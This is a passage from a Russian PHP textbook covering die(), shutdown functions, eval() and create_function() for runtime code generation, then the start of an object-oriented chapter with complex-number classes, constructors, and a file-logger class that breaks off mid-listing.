Полезным примером использования `die()` может служить такой код:

```
$filename = '/path/to/data-file';
$file = @fopen($filename, 'r')
  or die("не могу открыть файл $filename!");
```

Здесь мы ориентируемся на специфику оператора `or` — "выполнять" второй операнд только тогда, когда первый "ложен". Мы уже встречались с этим приемом в *главе 16*, посвященной работе с файлами. Заметьте, что оператор `||` здесь применять нельзя — он имеет более высокий приоритет, чем `=`. С использованием `||` последний пример нужно было бы переписать следующим образом:

```
$filename = '/path/to/data-file';
($file = fopen($filename, 'r'))
  || die("не могу открыть файл $filename!");
```

Согласитесь, громоздкость последнего примера практически полностью исключает возможность применения `||` в подобных конструкциях.

Финализаторы

Разработчики PHP предусмотрели возможность указать в программе функцию-финализатор, которая будет автоматически вызвана, как только работа сценария завершится — неважно, из-за ошибки или легально. В такой функции мы можем, например, записать информацию в кэш или обновить какой-нибудь файл журнала работы программы. Что же нужно для этого сделать?

Во-первых, написать саму функцию и дать ей любое имя. Желательно также, чтобы она была небольшой и в ней не было ошибок, потому что сама функция, вполне возможно, будет вызываться перед завершением сценария из-за ошибки. Во-вторых, зарегистрировать ее как финализатор, передав ее имя стандартной функции `register_shutdown_function()`.

`int register_shutdown_function(string $`*`func`*`)`

Регистрирует функцию с указанным именем с той целью, чтобы она автоматически вызывалась перед возвратом из сценария. Функция будет вызвана как при окончании программы, так и при вызовах `exit()` или `die()`, а также при фатальных ошибках, приводящих к завершению сценария — например, при синтаксической ошибке.

Конечно, можно зарегистрировать несколько финальных функций, которые будут вызываться в том же порядке, в котором они регистрировались.

Правда, есть одно "но". Финальная функция вызывается уже после закрытия соединения с браузером клиента. Поэтому все данные, выведенные в ней через `echo`, теряются (во всяком случае, так происходит в UNIX-версии PHP, а под Windows CGI-версия PHP и `echo` работают прекрасно). Так что лучше не выводить никаких данных в такой функции, а ограничиться работой с файлами и другими вызовами, которые ничего не направляют в браузер.

Последнее обстоятельство, к сожалению, ограничивает функциональность финализаторов: им нельзя поручить, например, вывод окончания страницы, если сценарий по каким-то причинам прервался из-за ошибки. Вообще говоря, надо заметить, что в PHP

никак нельзя в случае ошибки в некотором запущенном коде проделать какие-либо разумные действия (кроме, разумеется, мгновенного выхода).

Генерация кода во время выполнения

В PHP заложены возможности по созданию и выполнению кода программы прямо во время ее выполнения. То есть мы можем писать сценарии, которые в буквальном смысле создают сами себя, точнее, свой код!

Выполнение кода

int eval(string $*code*)

Эта функция делает довольно интересную вещь: она берет параметр `$code` и, рассматривая его как код программы на PHP, запускает. Если этот код возвратил какое-то значение оператором `return` (как, например, это обычно делают функции), `eval()` также вернет эту величину.

Параметр `$code` представляет собой обычную строку, содержащую участок PHP-программы. То есть в ней может быть все, что допустимо в сценариях:

- ввод/вывод, в том числе закрытие и открытие тегов `<?php` и `?>`;
- управляющие инструкции: циклы, условные операторы и т. д.;
- объявления и вызовы функций;
- вложенные вызовы функции `eval()`.

Тем не менее нужно помнить несколько важных правил.

- Код в `$code` будет использовать *те же самые* глобальные переменные, что и вызвавшая программа. Таким образом, переменные *не локализуются* внутри `eval()`.
- Любая критическая ошибка (например, вызов неопределенной функции) в коде строки `$code` приведет к завершению работы всего сценария (разумеется, сообщение об ошибке также напечатается в браузере).

  Замечание

  Начиная с PHP 7, такие ошибки можно перехватить при помощи механизма исключений, который описывается в *главе 26*.

- Синтаксические ошибки и предупреждения, возникающие при трансляции кода в `$code`, не приводят к завершению работы сценария, а всего лишь вызывают возврат из `eval()` значения `false`. Что ж, хоть кое-что.

Не забывайте, что переменные в строках, заключенных в двойные кавычки, в PHP интерполируются (т. е. заменяются соответствующими значениями). Это значит, что, если мы хотим реже использовать обратные слеши для защиты специальных символов, нужно стараться применять строки в апострофах для параметра, передаваемого `eval()`. Например:

```
eval("$clever = $dumb;");  // Неверно!
// Вы, видимо, хотели написать следующее:
eval("\$clever = \$dumb");
```

```
// но короче будет так:
eval('$clever = $dumb');
```

Возможно, вы спросите: зачем нам использовать функцию `eval()`, если она занимается лишь выполнением кода, который мы и так можем написать прямо в нужном месте программы? Например, следующий фрагмент

```
eval('for ($i = 0; $i < 10; $i++) echo $i; ');
```

эквивалентен такому коду:

```
for ($i = 0; $i < 10; $i++) echo $i;
```

Почему бы всегда не пользоваться последним фрагментом? Да, конечно, в нашем примере лучше было бы так и поступить. Однако сила `eval()` заключается прежде всего в том, что параметр *`$code`* может являться (и чаще всего является) не статической строковой константой, а сгенерированной переменной. Вот, например, как мы можем создать 1000 функций с именами `printSquare1()`, ..., `printSquare1000()`, которые будут печатать квадраты первых 1000 чисел (листинг 21.3).

Листинг 21.3. Генерация семейства функций. Файл eval.php

```
<?php ## Генерация семейства функций
  for ($i = 1; $i <= 1000; $i++)
    eval("function printSquare$i() { echo $i * $i; }");
  printSquare303();
?>
```

Попробуйте-ка сделать это, не прибегая к услугам `eval()`!

Мы уже обсуждали, что в случае ошибки (например, синтаксической) в коде, обрабатываемом `eval()`, сценарий завершает свою работу и выводит сообщение об ошибке в браузер. Как обычно, сообщение сопровождается указанием, в какой строке произошла ошибка, однако вместе с именем файла выдается уведомление, что программа оборвалась в функции `eval()`. Например, сообщение может выглядеть так:

```
Parse error: parse error in eval.php(4) : eval()'d code on line 1
```

Как видим, в круглых скобках после имени файла PHP печатает номер строки, в которой была вызвана сама функция `eval()`, а после "`on line`" — номер строки в параметре *`$code`* функции `eval()`. Впрочем, мы никак не сможем перехватить эту ошибку, поэтому последнее нам не особенно интересно.

Давайте теперь в качестве тренировки напишем код, являющийся аналогом инструкции `include`. Пусть нам нужно включить файл, имя которого хранится в `$fname`. Вот как это будет выглядеть:

```
$code = file_get_contents($fname, true);
eval("?>$code<?php");
```

Всего две строчки, но какие... Рассмотрим их подробнее.

Что делает первая строка — совершенно ясно: она считывает все содержимое файла `$fname` и образует одну большую строку. Второй аргумент функции, равный `true`, за-

ставляет ее искать считываемый файл не только в текущем каталоге, но и в путях поиска include_path.

Вторая строка, собственно, запускает тот код, который мы только что считали. Но зачем она предваряется символами ?> и заканчивается <?php — тегами закрытия и открытия кода PHP? Суть в том, что функция eval() воспринимает свой параметр именно как *код*, а не как документ со вставками PHP-кода. В то же время, считанный нами файл представляет собой обычный PHP-сценарий, т. е. документ со "вставками" PHP. Иными словами, настоящая инструкция include воспринимает файл в *контексте документа*, а функция eval() — в *контексте кода*. Поэтому-то мы и используем ?> — переводим текущий контекст в режим восприятия документа, чтобы функция eval() "осознала" статический текст верно. Мы еще неоднократно столкнемся с этим приемом в будущем.

Генерация функций

В последнем примере мы рассмотрели, как можно создать 1000 функций с разными именами, написав программу, длиной в две строчки. Это, конечно, впечатляет, но мы должны жестко задавать имена функций. Почему бы не поручить эту работу PHP, если нас не особо интересуют получающиеся имена (листинг 21.4)?

Листинг 21.4. Генерация квазианонимных функций. Файл mkfuncs.php

```
<?php ## Генерация квазианонимных функций
  $squarers = [];
  for ($i = 0; $i <= 1000; $i++) {
    // Создаем строку, содержимое которой каждый раз будет разным
    $id = uniqid("F");
    // Создаем функцию
    eval("function $id() { echo $i * $i; }");
    $squarers[] = $id;
  }
  // Так можно вызвать функцию, чье имя берется из массива
  $squarers[303]();
?>
```

Теперь мы имеем список $squarers, который содержит имена наших сгенерированных функций. Как видите, вызвать какую-либо из них довольно просто. Даже в случае, если номер функции хранится в переменной $n, мы можем использовать следующий код:

```
echo $squarers[$n]();  // выводит результат работы $n-й функции
```

Оказывается, в PHP существует функция, которая поможет нам упростить генерацию "анонимных" функций, подобных полученным в примере из листинга 21.4. Называется она create_function().

string create_function(string $*args*, string $*code*)

Создает функцию с уникальным именем, выполняющую действия, заданные в коде $*code* (это строка, содержащая программу на PHP). Созданная функция будет прини-

мать параметры, перечисленные в `$args`. Перечисляются они в соответствии со стандартным синтаксисом передачи параметров любой функции. Возвращаемое значение представляет собой уникальное имя функции, которая была сгенерирована. Вот несколько примеров (листинг 21.5).

Листинг 21.5. Создание анонимных функций. Файл create_function.php

```
<?php ## Создание анонимных функций
  $mul = create_function('$a,$b', 'return $a * $b;');
  $neg = create_function('$a', 'return -$a;');
  echo $mul(10, 20) . "<br />";  // выводит 200
  echo $neg(2) . "<br />";       // выводит -2
?>
```

> ***Внимание!***
>
> Не пропустите последнюю точку с запятой в конце строки, переданной вторым параметром `create_function()`!

Впрочем, создание анонимных функций с использованием `create_function()` признана устаревшим, начиная с версии PHP 5.3, где была введена поддержка анонимных функций на уровне языка.

В листинге 21.6 демонстрируется старый подход для создания анонимных функций. В данном случае функция используется в качестве функции обратного вызова для сортировки массива функцией `usort()`.

Листинг 21.6. Устаревший подход создания анонимных функций. Файл sort_old.php

```
<?php ## Устаревший подход создания анонимных функций
  $fruits = ["orange", "apple", "apricot", "lemon"];
  usort($fruits, create_function('$a, $b', 'return strcmp($b, $a);'));
  foreach ($fruits as $key => $value) echo "$key: $value<br />\n";
?>
```

С использованием нового синтаксиса анонимных функций пример из листинга 21.6 можно переписать следующим образом (листинг 21.7):

Листинг 21.7. Новый подход создания анонимных функций. Файл sort.php

```
<?php ## Новый подход создания анонимных функций
  $fruits = ["orange", "apple", "apricot", "lemon"];
  usort($fruits, function($a, $b) { return strcmp($b, $a); });
  foreach ($fruits as $key => $value) echo "$key: $value<br />\n";
?>
```

Начиная с PHP 7, мы можем избавиться от вызова функции `strcmp()` за счет использования нового оператора `<=>` (листинг 21.8).

Листинг 21.8. Использование оператора <=>. Файл sort_new.php

```
<?php ## Использование оператора <=>
  $fruits = ["orange", "apple", "apricot", "lemon"];
  usort($fruits, function($a, $b) { return $b <=> $a; });
  foreach ($fruits as $key => $value) echo "$key: $value<br />\n";
?>
```

Другие функции

void usleep(int $*micro_seconds*)

Вызов этой функции позволяет сценарию "замереть" на указанное время (в микросекундах). При этом затрачивается очень немного ресурсов процессора, поэтому функцию вполне можно вызывать, чтобы дождаться выполнения какой-нибудь операции другого процесса, например, закрытия им файла.

> ***Примечание***
>
> Существует также функция `sleep()`, которая принимает в параметрах не микросекунды, а *секунды*, на которые нужно задержать выполнение программы.

int uniqid(string $*prefix*)


Функцию `uniqid()` мы уже применяли выше. Она возвращает строку, при каждом вызове отличающуюся от результата предыдущего вызова. Параметр `$prefix` задает префикс (до 114 символов) этого идентификатора.

Зачем нужен префикс? Представьте себе, что сразу несколько интерпретаторов на разных машинах одновременно вызвали функцию `uniqid()`. В этом случае существует вероятность, что результат работы функций совпадет, чего нам бы не хотелось. Задание в качестве префикса имени хоста решит проблему.

Чтобы добиться большей уникальности, можно использовать `uniqid()` "в связке" с функциями `md5()` и `mt_rand()`, описанными в *главах 13* и *15* соответственно.


Резюме

Язык PHP содержит множество встроенных функций, еще больше функций предоставляют многочисленные расширения и библиотеки. Кроме того, процесс ввода новых функций, изменения синтаксиса существующих идет постоянно. Чтобы охватить новые возможности, следует все время исследовать документацию как самого языка, так и сторонних библиотек.



ЧАСТЬ IV

Основы объектно-ориентированного программирования



ГЛАВА 22

Объекты и классы

Листинги данной главы
можно найти в подкаталоге classes.

В последние 10 лет идеи *объектно-ориентированного программирования* (ООП) все более занимают умы программистов. И это неудивительно. Объектно-ориентированные программы более просты и мобильны, их легче модифицировать и сопровождать, чем их "традиционных" собратьев. Кроме того, похоже, сама идея объектной ориентированности при грамотном ее использовании позволяет программе быть даже более защищенной от различного рода ошибок, чем это задумывал программист в момент работы над ней. Однако ничего не дается даром: сами идеи ООП довольно трудны для восприятия "с нуля", поэтому до сих пор очень большое количество программ (различные системы UNIX, Web-сервера, да и сам PHP) все еще пишутся на старом добром "объектно-неориентированном" C. Что ж, очень жаль. Ощущение сожаления усиливается, если посмотреть на исходные тексты этих программ, поражающие своей многословностью...

В этой главе мы в краткой форме начнем излагать основные идеи ООП, подкрепляя их иллюстрациями программ на PHP. Конечно, данная глава ни в коей мере не претендует на звание учебника по ООП. Интересующимся читателям рекомендуем изучить любой из монументальных трудов Бьерна Страуструпа, автора языка C++, либо же прочитать какую-нибудь книгу по основам Java.

Класс как тип данных

До сих пор в программах мы оперировали переменными, хранящими значения определенного типа. В основном использовались типы `string` (строка) и `double` (вещественное число), реже — `array` (ассоциативный массив). Для работы с такими переменными существует целый ряд операций: арифметические — для чисел; `strlen()`, `substr()` и т. д. — для строк; `count()`, `array_merge()` и др. — для массивов. ООП позволяет нам вводить новые типы данных в дополнение к уже существующим.

Мы видим, что с каждой переменной (а точнее, с каждым типом данных) логически связаны данные двух видов: во-первых, это некоторый *набор битов*, представляющий само значение переменных, а во-вторых, *набор функций и операторов*, предназначен-

ных для обработки этих битов. Легко видеть, что *любой* тип всегда может быть полностью описан в терминах данных и операций над ними.

Ключевым понятием ООП является класс. *Класс* можно рассматривать как *тип некоторой переменной* в том понимании, которое было описано в предыдущем абзаце.

Переменная класса (далее будем ее называть *объектом класса*) обычно имеет набор *свойств* (значений различных типов) и *операций* (или *методов*, *функций*), которые могут быть с ним проведены. Свойства и методы класса часто называют его *членами*.




Рис. 22.1. Переменные объявляются при помощи типа, объекты — при помощи класса

Так же как может существовать много переменных одного и того же типа (например, строкового), не связанных между собой, возможно и наличие в программе множества объектов одного и того же класса, различающихся своими свойствами (рис. 22.1).

> ***Внимание!***
>
> Свойства (имеются в виду данные) — это то, что *различно* у разных переменных одного типа, а набор методов (операторов) — то, что у них *совпадает*. Поэтому логично было бы говорить, что свойства принадлежат не классу, а *объекту класса* (ведь они индивидуальны у каждого такого объекта и не пересекаются). Тем не менее часто свойства объекта называют свойствами класса этого объекта. Это не должно вызывать у вас путаницу в мыслях.

Например, мы можем рассматривать тип `int` как класс. Тогда переменная этого "класса" будет обладать одним-единственным *свойством* (ее целым значением), а также набором *методов* (сложение, вычитание, инкремент и т. д.). При этом методы выглядят как арифметические операторы `+`, `-`, `++` и т. д.

В языке C++ мы могли бы, действительно, объявить новый тип `Int` именно таким образом. Однако в PHP дело обстоит немного хуже: мы не имеем права переопределять стандартные операции (сложение, вычитание и т. д.) для объектов. Например, если бы мы захотели добавить в язык компле́ксные числа, в C++ это можно было сделать без особых затруднений (и класс комплексных чисел по использованию практически не отличался бы от встроенного типа `int`), однако в PHP нам такое добавление не удастся.

Альтернативное решение состоит в том, чтобы везде вместо `+` и других операций использовать вызовы соответствующих функций, например, `add()`, которые бы являлись методами класса. Собственно, только такой способ организации методов и поддерживается в PHP (а также в Java).

Подход к созданию классов, применяемый в объектно-ориентированных языках, называют *инкапсуляцией*. Данные, принадлежащие классу, сохраняются в его свойствах,

доступ к которым тщательно ограничивается и предоставляется в основном при помощи специальных методов.

Создание нового класса

Новый класс (тип данных) в программе описывается при помощи ключевого слова `class`. Внутри класса могут располагаться его свойства (переменные класса) и методы (функции-члены класса).

> ***Внимание!***
>
> Должно быть ясно, что, создавая новый класс (т. е. тип данных), мы не создаем никаких переменных (или объектов) этого типа. Аналогичная ситуация имеет место, например, при создании функции: описание функции и ее вызов — разные вещи.

Давайте для тренировки опишем класс с именем `MathComplex`, объекты которого будут хранить комплексные числа (листинг 21.1). Этот класс пока поддерживает только сложение и вычитание чисел.

> ***Примечание***
>
> В математике комплексным числом называют пару двух вещественных чисел, первое из которых *условно* называют "действительной частью", а второе — "мнимой частью" комплексного числа. Все действительные числа соответствуют комплексным величинам с мнимой частью, равной нулю. Квадратный корень из –1, не существующий в виде действительного числа, имеет комплексное значение (0, 1), которое еще иногда обозначают знаком *i*. С комплексными числами можно выполнять все те же операции, что и с действительными — складывать, умножать, делить и т. д.

Листинг 22.1. Пример класса. Файл Math/Complex.php

```
<?php ## Пример класса
  class MathComplex
  {
    // Свойства: действительная и мнимая части
    public $re, $im;
    // Метод: добавить число к текущему значению. Число задается
    // своей действительной и мнимой частью
    function add($re, $im)
    {
      $this->re += $re;
      $this->im += $im;
    }
  }
?>
```

Как видно из листинга 22.1, для объявления членов класса `$re` и `$im` мы воспользовались модификатором `public`, который более подробно будет освещен в *разд. "Права доступа к членам класса" далее в главе*. "Добраться" до членов класса можно при помощи специальной переменной `$this`, которая всегда существует внутри методов (функций-членов) класса.

Файл, приведенный в листинге 22.1, при своем включении не выполняет никаких действий. Его задача — добавить в программу новый класс с именем `MathComplex`. В один файл можно добавлять множество классов, однако для облегчения поиска классов принято придерживаться рекомендации: один файл — один класс.

Реализовать функционал класса можно и при помощи обычных функций. Если бы мы описали `MathComplex` как функцию, а переменные `$re` и `$im` — как `static`-переменные, в программе имелся бы *единственный* экземпляр пары переменных `$re` и `$im`, с которой работала бы функция `add()`. Конечно, на практике такой подход совершенно бесполезен, ведь мы хотели бы работать с несколькими комплексными числами. В то же время, описание класса позволяет в скрипте создавать несколько объектов-экземпляров данного класса, у каждого из которых будет собственная пара переменных (`$re`, `$im`).

Работа с классами

Предположим, что в программе каким-то образом уже описан некоторый класс. Так как класс — это, по сути, тип данных, мы должны иметь некоторый механизм для создания переменных, хранящих значение этого типа.

> ***Замечание***
>
> Чтобы быть точным, в действительности мы создаем не переменные, а *значения* некоторого типа. Переменная же — лишь место в программе, где это значение хранится, имеющее некоторое имя. Вполне возможно существование значений без всяких переменных — например, написав команду `echo 1 + 2`, мы создаем значение `3`, которому не сопоставлено ни одной переменной.

Создание объекта некоторого класса

Вспомните, как мы поступали при использовании стандартных типов:

```
// Создание переменной-числа
$number = 10.4;
// Создание строки
$str = "Some string";
// Создание массива
$arr = [1, 2, 3];
```

При создании переменных, имеющих пользовательский тип данных (иными словами, при создании объектов класса), применяется ключевое слово `new`, за которым следует имя класса:

```
$obj = new MathComplex;
```

Теперь `$obj` хранит все данные класса — в частности, содержит внутри себя отдельные значения `$re` и `$im`.

Доступ к свойствам объекта

Как ранее говорилось, каждый объект имеет *свой собственный* набор ассоциированных с ним свойств (значений, или переменных) и множество методов (функций-членов).

Каждое свойство объекта доступно в программе по его *имени*. Можно присваивать значение свойству или получать его величину:

```
// Создаем новый объект класса MathComplex
$obj = new MathComplex;
// Присваивает значение свойствам $re и $im объекта $obj
$obj->re = 6;
$obj->im = 101;
// Выводит значение свойства re объекта $obj
echo $obj->re;
```

Как видите, доступ к свойству осуществляется при помощи *оператора* `->` (стрелка, символ `-`, за которым идет `>`).

> ***Замечание***
>
> Конечно, у объекта может быть множество свойств, имеющих разнообразные имена. В нашем примере их только два: `$re` и `$im`.

Обратите внимание, что объект очень похож на ассоциативный массив. В самом деле, в массиве ведь тоже может храниться несколько значений, доступ к каждому из которых осуществляется по имени его ключа. У объектов вместо ключей — имена свойств, а для доступа к значениям используется оператор `->`, а не квадратные скобки.

Доступ к методам

Вспомним, как мы вызывали "методы" встроенных типов данных:

```
// Сложение чисел: оператор +
$c = $a + $b;
// Получение подстроки: операция substr()
$sub = substr($str, 1, 20);
```

Как видите, для встроенных типов используется либо *операторная запись* вызова "метода" (например, сложение), либо же *функциональная* (как будто вызывается функция). В PHP для вызова метода некоторого объекта используется оператор "стрелка" (листинг 22.2).

Листинг 22.2. Вызов метода объекта. Файл call.php

```
<?php ## Вызов метода объекта
  // Загрузка класса
  require_once "Math/Complex.php";
  // Создаем новый объект класса MathComplex
  $obj = new MathComplex;
  // Присваиваем начальное значение свойствам
  $obj->re = 16.7;
  $obj->im = 101;
  // Вызов метода add() с параметрами (18.09, 303) объекта $obj
  $obj->add(18.09, 303);
  // Выводим результат:
  echo "({$obj->re}, {$obj->im})";
?>
```

Замечание

Переопределить арифметические операторы (например, +, – и т. д.) для объектов в PHP нельзя.

Давайте посмотрим, что происходит, когда мы вызываем метод класса. Первым делом создается локальная переменная `$this`, которой присваивается то же значение, что было у `$obj`. То есть, в `$this` теперь хранится ссылка на объект, для которого вызывается метод. Далее PHP смотрит, какому классу принадлежит `$obj` (в нашем случае это `MathComplex`), и находит функцию-член: `MathComplex::add()`. Функция вызывается, при этом `$this`, напомним, равен `$obj`. В итоге `add()` изменяет значения `$obj->re` и `$obj->im` (которые для нее выглядят как `$this->re` и `$this->im`; см. листинг 22.1 — заложите его пальцем). Их мы распечатываем следующей строчкой программы, уже после выхода из функции.

Как видите, вызов метода некоторого объекта автоматически предоставляет ему доступ к свойствам этого объекта посредством специальной переменной `$this`. При этом `$this` не нужно нигде объявлять явно, она появляется сама собой. Данная техника — ключевая особенность ООП.

Создание нескольких объектов

Мы только что передавали методу `add()` обыкновенное число. Однако, конечно, в качестве параметра функции можно указывать все, что угодно, например объект другого (или того же самого) класса. Листинг 22.3 иллюстрирует ситуацию. В учебных целях мы создадим еще один класс, `Math_Complex1`, немного изменив его метод `add()`. Кроме того, мы добавили еще и метод для получения строкового представления комплексного числа, чтобы не выводить его каждый раз вручную.

Листинг 22.3. Пример класса с методом. Файл Math/Complex1.php

```
<?php ## Пример класса с методом
  class MathComplex1
  {
    public $re, $im;
    // Добавляет к текущему комплексному числу другое
    function add(MathComplex1 $y)
    {
      $this->re += $y->re;
      $this->im += $y->im;
    }
    // Преобразует число в строку (например, для вывода)
    function __toString()
    {
      return "({$this->re}, {$this->im})";
    }
  }
?>
```

Смотрите, мы *явно* указали перед параметром `$y` тип `MathComplex1`. Это говорит PHP, что мы можем передавать в данную функцию только объекты этого класса, но не дру-

гого. Например, при попытке указать вместо `$y` целое число мы получим ошибку во время исполнения программы:

```
$obj->add(1);
Fatal error: Uncaught TypeError: Argument 1 passed to MathComplex1::add() must be an instance of MathComplex1, integer given
```

Вот как может выглядеть корректное использование данного класса (листинг 22.4).

Листинг 22.4. Вызов метода объекта. Файл call1.php

```
<?php ## Вызов метода объекта
  require_once "Math/Complex1.php";
  // Создаем первый объект
  $a = new MathComplex1;
  $a->re = 314;
  $a->im = 101;
  // Создаем второй объект
  $b = new MathComplex1;
  $b->re = 303;
  $b->im = 6;
  // Добавляем одно значение к другому
  $a->add($b);
  // Выводим результат:
  echo $a->__toString();
?>
```

> ***Примечание***
>
> В отличие от таких языков, как C++ и Java, в PHP не поддерживается создание *в одном классе* нескольких методов с одинаковым именем, которые бы различались только типами и количеством аргументов. Поэтому-то нам и пришлось создавать класс `MathComplex1`, а не просто добавить новую функцию `add()` с аргументом типа `MathComplex` в имеющийся класс.

Перегрузка преобразования в строку

Посмотрите еще раз на листинг 22.3. Возможно, вы спросите: почему мы назвали функцию `__toString()` столь длинным именем? И зачем эти неуклюжие символы подчеркивания?

Оказывается, в PHP существует ряд имен методов, начинающихся с двойных подчерков, которые имеют специальное значение. Мы только что затронули один из них: это функция `__toString()`. Она вызывается PHP автоматически всякий раз, когда мы затребуем неявное преобразование ссылки на объект в строку.

Листинг 22.5 иллюстрирует, в какой ситуации это происходит.

Листинг 22.5. Перегрузка интерполяции. Файл tostring.php

```
<?php ## Перегрузка интерполяции
  require_once "Math/Complex1.php";
  $a = new MathComplex1;
```

```
  $a->re = 314;
  $a->im = 101;
  echo "Значение: $a";
?>
```

Обратите внимание, что мы вставляем объект `$a` прямо в строку, и в момент *интерполяции* переменных PHP вызывает метод `__toString()`. Результат будет таким:

```
Значение: (314, 101)
```

Если бы не метод `__toString()` (например, при использовании класса `MathComplex`, который мы написали в самом начале этой главы), вывод был бы другим:

```
Catchable fatal error: Object of class MathComplex could not be converted to string
```

Как видите, PHP генерирует ошибку, в которой сообщает о невозможности преобразования объекта класса `MathComplex` в строку.

Инициализация и разрушение

Давайте еще раз взглянем на листинги 22.4 и 22.5. Как видите, для корректного создания объекта нам недостаточно просто использовать оператор `new`: потом приходится еще инициализировать свойства объекта (`$re` и `$im`). Конечно, это утомительно, и о присваивании легко случайно позабыть, — в результате будет ошибка. В нашем примере инициализация очень проста, однако в реальной ситуации она может быть, наоборот, весьма объемна (например, если класс требует загрузки каких-нибудь файлов или записей из базы данных).

Конструктор

Давайте взглянем на очередную реализацию нашего класса комплексных чисел (листинг 22.6).

Листинг 22.6. Пример класса с конструктором. Файл Math/Complex2.php

```
<?php ## Пример класса с конструктором
  class MathComplex2
  {
    public $re, $im;
    // Инициализация нового объекта
    function __construct($re, $im)
    {
      $this->re = $re;
      $this->im = $im;
    }
    // Добавляет к текущему комплексному числу другое
    function add(MathComplex2 $y)
    {
      $this->re += $y->re;
      $this->im += $y->im;
    }
```

```
    // Преобразует число в строку (например, для вывода)
    function __toString()
    {
      return "({$this->re}, {$this->im})";
    }
  }
?>
```

Обратите внимание на необычное название метода — `__construct()`. Это так называемый *конструктор класса*. Он вызывается всякий раз, когда вы используете оператор `new` для объекта.

> ***Примечание***
>
> В отличие от других языков программирования, в PHP у класса может быть только один конструктор.

Как видите, конструктор принимает два параметра: действительную и вещественную части комплексного числа. Листинг 22.7 иллюстрирует применение данного класса.

Листинг 22.7. Использование конструктора. Файл construct.php

```
<?php ## Использование конструктора
  require_once "Math/Complex2.php";
  $a = new MathComplex2(314, 101);
  $a->add(new MathComplex2(303, 6));
  echo $a;
?>
```

Насколько легче стало создание новых объектов! Теперь мы уже при всем желании не сможем пропустить их инициализацию — конструктор будет вызван в любом случае. Если мы по ошибке напишем:

```
$a = new MathComplex2;
```

то PHP выведет предупреждения:

```
Warning: Missing argument 1 for MathComplex2::__construct()
Warning: Missing argument 2 for MathComplex2::__construct()
Notice: Undefined variable: re
Notice: Undefined variable: im
```

Параметры по умолчанию

Как и для обычных функций и методов, для конструкторов можно задавать параметры по умолчанию. Например, объявив его следующим образом:

```
function __construct($re = 0, $im = 0) {
  $this->re = $re;
  $this->im = $im;
}
```

мы заставим PHP корректно воспринимать следующие четыре команды:

```
$a = new Math_Complex2;
$a = new Math_Complex2();
$a = new Math_Complex2(101);
$a = new Math_Complex2(101, 303);
```

При этом недостающие параметры будут заполнены значениями по умолчанию (в нашем примере это 0).

В примере, который только что был приведен, *по умолчанию* создается объект класса `MathComplex2` со значением `(0, 0)`. В языках программирования вроде Java и C++ конструктор класса, который допускает создание объектов без указания параметров, называется *конструктором по умолчанию*.

Старый способ создания конструктора

В старых версиях PHP существовал лишь один способ указания конструктора для классов. А именно, вам было необходимо создать метод, имя которого совпадает с именем класса. Такой метод автоматически становился конструктором (листинг 22.8).

Листинг 22.8. Старый способ задания конструкторов. Файл oldcons.php

```
<?php ## Старый способ задания конструкторов
  class Test
  {
    function Test($msg) { echo "Вызван конструктор: $msg"; }
  }
  $obj = new Test("hello");
?>
```

Данный способ поддерживается и в PHP 7, однако при его использовании интерпретатор выдаст предупреждение о том, что такой способ применения конструктора считается устаревшим:

```
Deprecated: Methods with the same name as their class will not be constructors
in a future version of PHP; Test has a deprecated constructor
Вызван конструктор: hello
```

> ***Примечание***
>
> Чем же новый способ удобнее старого? Ответ очень прост: используя везде одно и то же имя `__construct()`, вам не придется переименовывать конструктор при переименовании класса (что нередко происходит в самом начале разработки скриптов). Если класс большой и конструктор описывается в его середине, экономия окажется существенной.

Деструктор

До сих пор мы только создавали новые величины (строки, массивы, числа) и объекты в программе на PHP, не задумываясь о том, что с ними происходит, когда они нам больше не нужны. В то же время, вопрос разрушения объектов и удаления их из памяти в ООП играет очень важную роль. Рассмотрим его чуть подробнее.

Вопрос освобождения ресурсов

Программы обычно пишут так, что за время их выполнения происходит создание и уничтожение большого числа самых разнообразных переменных. С одним из видов такого уничтожения — локальными переменными — мы уже встречались в *главе 11*. Действительно, когда PHP выходит из некоторой функции, он освобождает память, используемую всеми локальными переменными внутри этой функции. Если переменные имеют простую структуру (числа, строки или даже массивы), то обычное уничтожение — это как раз то, что нам нужно. Однако при использовании объектов ситуация усложняется — возникает проблема *корректного освобождения ресурсов*. Это объясняется тем, что объект при работе может использовать не только собственные свойства, но также и другие объекты, а также, что самое важное, различные внешние ресурсы (файлы, потоки, соединения с СУБД и т. д.).

Пусть, например, некоторый объект открывает в своем конструкторе файл. Вызов методов этого объекта позволяет каким-либо образом манипулировать с содержимым данного файла, например, считывать или записывать строки. Но ведь в конце работы файл необходимо закрыть, иначе при интенсивном создании и уничтожении объектов-файлов рано или поздно лимит на число открытых файловых дескрипторов окажется превышенным.

В листинге 22.9 приведен пример такого класса. Он оказывается довольно удобным на практике для ведения разных журналов. Главное достоинство классов — умение добавлять в каждую выводимую строчку сведения о текущей дате, причем независимо от того, имеются ли в переменной символы переноса строки или нет.

Листинг 22.9. Явное освобождение ресурсов. Файл File/Logger0.php

```
<?php ## Явное освобождение ресурсов
  // Класс, упрощающий ведение разного рода журналов
  class FileLogger0
  {
    public $f;          // открытый файл
    public $name;       // имя журнала
    public $lines = []; // накапливаемые строки
    // Создает новый файл журнала или открывает дозапись в конец
    // существующего. Параметр $name - логическое имя журнала.
    public function __construct($name, $fname)
    {
      $this->name = $name;
      $this->f = fopen($fname, "a+");
    }
    // Добавляет в журнал одну строку. Она не попадает в файл сразу
    // же, а накапливается в буфере - до самого закрытия (close()).
    public function log($str)
    {
      // Каждая строка предваряется текущей датой и именем журнала
      $prefix = "[".date("Y-m-d_h:i:s ")."{$this->name}] ";
      $str = preg_replace('/^/m', $prefix, rtrim($str));
```

```
      // Сохраняем строку.
      $this->lines[] = $str."\n";
    }
